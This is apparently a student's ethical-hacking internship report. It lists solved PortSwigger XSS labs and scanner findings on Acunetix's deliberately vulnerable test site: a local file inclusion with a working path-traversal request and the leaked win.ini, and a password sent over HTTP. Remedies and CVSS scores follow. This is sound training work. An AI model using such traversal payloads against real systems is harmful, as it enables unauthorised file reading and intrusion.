

# INTERSHIP STUDIO INTERSHIP FOR ETHICAL HACKING

## TASK 1

In Session 22 we introduced you to portswigger labs. Portswigger is a website which has so many vulnerable labs which helps you to learn about other vulnerabilities in real life. You can visit Portswigger labs at <https://portswigger.net/>

So the exact task for you now is there are several XSS labs on this website <https://portswigger.net/web-security/all-labs>. You can just choose any 5 of them and solve it. We are leaving the choice up to you.

Every lab on the website has a hint section which you can use to solve the labs if you are stuck somewhere. Watch me solve one lab to give you a demo.

After solving you should see something like “Solved Status” on the top of the lab. That status is necessary to pass the task out.

If you need any more help solving labs, you can use Google to find out a solution video available on Youtube

The screenshot shows a web browser window with the URL `portswigger.net/web-secur...`. The page title is "Cross-site scripting". On the left, there is a blue sidebar with a "Menu" button. The main content area lists five labs, each with a "LAB" icon, a difficulty level of "APPRENTICE", a description, and a "Solved" status.

LAB	Difficulty	Description	Status
LAB	APPRENTICE	Reflected XSS into HTML context with nothing encoded →	Solved
LAB	APPRENTICE	Stored XSS into HTML context with nothing encoded →	Solved
LAB	APPRENTICE	DOM XSS in <code>document.write</code> sink using source <code>location.search</code> →	Solved
LAB	APPRENTICE	DOM XSS in <code>innerHTML</code> sink using source <code>location.search</code> →	Solved
LAB	APPRENTICE	DOM XSS in jQuery anchor <code>href</code> attribute sink using <code>location.search</code> source →	Solved

At the bottom of the page, there is a dark blue bar with the text "Track your progress" and an upward arrow icon.

## TASK 2 :

In this task you are completely free. <http://testasp.vulnweb.com/> - This is the website. Explore the website and try to find vulnerabilities in the website and report it to us. You will be evaluated on your methods and the report you submit. Don't worry about evaluation, just report the vulnerabilities as you feel comfortable.


Make sure your report matches this » [#751870 Reflected XSS in pubg.com \(hackerone.com\)](#)

## VULNERABILITY 1 :

This vulnerability was found using netsparker tool

### 1. Local File Inclusion



 HIGH 1 CONFIRMED 1

Invicti Standard identified a Local File Inclusion vulnerability, which occurs when a file from the target system is injected into the attacked server page.


Invicti Standard **confirmed** this issue by reading some files from the target web server.

#### Impact

The impact can vary, based on the exploitation and the read permission of the web server user. Depending on these factors, an attacker might carry out one or more of the following attacks:


- Gather usernames via an `"/etc/passwd"` file
- Harvest useful information from the log files, such as `"/apache/logs/error.log"` or `"/apache/logs/access.log"`
- Remotely execute commands by combining this vulnerability with some other attack vectors, such as file upload vulnerability or log injection

#### Vulnerabilities

 1.1. <http://testasp.vulnweb.com/Templatize.asp?item=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fwi%2fwindows%2fwin.ini>

CONFIRMED

When we visited the link :



### Proof of Exploit :

File - C:\windows\win.ini

```
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
```

Request

## Response

```
GET /Templatize.asp?
item=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fwindows%2fwin.ini
HTTP/1.1
Host: testasp.vulnweb.com
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASPSESSIONIDSARARTQC=FGDAJAHDDDDHOPEAKOEDBNEJP
Referer: http://testasp.vulnweb.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/108.0.5359.71 Safari/537.36
```

Request

Response

Response Time (ms) : 708.9909	Total Bytes Received : 3102	Body Length : 2925	Is Compressed : No	<a href="#">Go to the highlighted output - ; for 16-bit app support(fonts)</a> <a href="#">[extensions]</a> <a href="#">[mci extensions]</a> <a href="#">[files]</a> <a href="#">[Mail]</a>
----------------------------------	--------------------------------	--------------------------	--------------------------	--

```

HTTP/1.1 200 OK
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 2925
Content-Type: text/html
Date: Wed, 04 Sep 2024 13:32:29 GMT
Cache-C
...
ps://www.acunetix.com/websitesecurity/sql-injection/" class="menu">SQL vuln help</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1

<!-- InstanceEndEditable --></td>
</tr>
<tr align="right" bgcolor="#FFFFFF">
<td colspan="2" class="footer">Copyright 2019 Acunetix Ltd.</td>
</tr>
</table>
<div st
...

```

## REMEDY :


- If possible, do not permit appending file paths directly. Make them hard-coded or selectable from a limited hard-coded path list via an index variable.
- If you definitely need dynamic path concatenation, ensure you only accept required characters such as "a-Z0-9" and do not allow "." or "/" or "%00" (null byte) or any other similar unexpected characters.
- It is important to limit the API to allow inclusion only from a directory and directories below it. This way you can ensure any potential attack cannot perform a directory traversal attack.

CVSS 3.0 SCORE

Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

VULNERABILITY 2 :

## 2. Password Transmitted over HTTP

 HIGH

1

CONFIRMED



1

Invicti Standard detected that password data is being transmitted over HTTP.

**Impact**


If an attacker can intercept network traffic, he/she can steal users' credentials.

**Vulnerabilities**

 2.1. <http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F> 

CONFIRMED

When we visited the link :

 **acuforum**

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[about](#) - [forums](#) - [search](#) - [login](#) - [register](#) - [SQL scanner](#) - [SQL vuln help](#)

Username:

Password:

**Warning:** This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.

Copyright 2019 Acunetix Ltd.

**Request****Response**

```
GET /Login.asp?RetURL=%2FDefault.asp%3F HTTP/1.1
Host: testasp.vulnweb.com
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://testasp.vulnweb.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/108.0.5359.71 Safari/537.36
```



Request

Response

Response Time (ms) :	Total Bytes Received :	Body Length :	Is Compressed :	<a href="#">Go to the highlighted output - &lt;input name="tfUPass" type="password" class="Login" id="tfUPass"&gt;</a>
1019.4218	3442	3198	: No	

```

HTTP/1.1 200 OK
Set-Cookie: ASPSESSIONIDSARARTQC=IAEAJAHDBCEKMIJHIAJFOLGK; path=/
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3198
Content-Type: text/html
Date: Wed, 04 Sep 2024 13:31:53 GMT
Cache-C
...
<td align="right"><input name="tfUName" type="text" class="Login" id="tfUName"></td>
</tr>
<tr>
<td>Password:</td>
<td align="right"><input name="tfUPass" type="password" class="Login" id="tfUPass"></td>
</tr>
<tr>
<td>&nbsp;</td>
<td align="right"><input type="submit" value="Login"></td>
</tr>
</table>
</form>
...

```

#### ACTIONS TO BE TAKEN :

1. See the remedy for solution.
2. Move all of your critical forms and pages to HTTPS and do not serve them over HTTP.

#### REMEDY :

All sensitive data should be transferred over HTTPS rather than HTTP. Forms should be served over HTTPS. All aspects of the application that accept user input, starting from the login process, should only be served over HTTPS.

CVSS 3.0 SCORE:

Base	5.7 (Medium)
Temporal	5.7 (Medium)
Environmental	5.7 (Medium)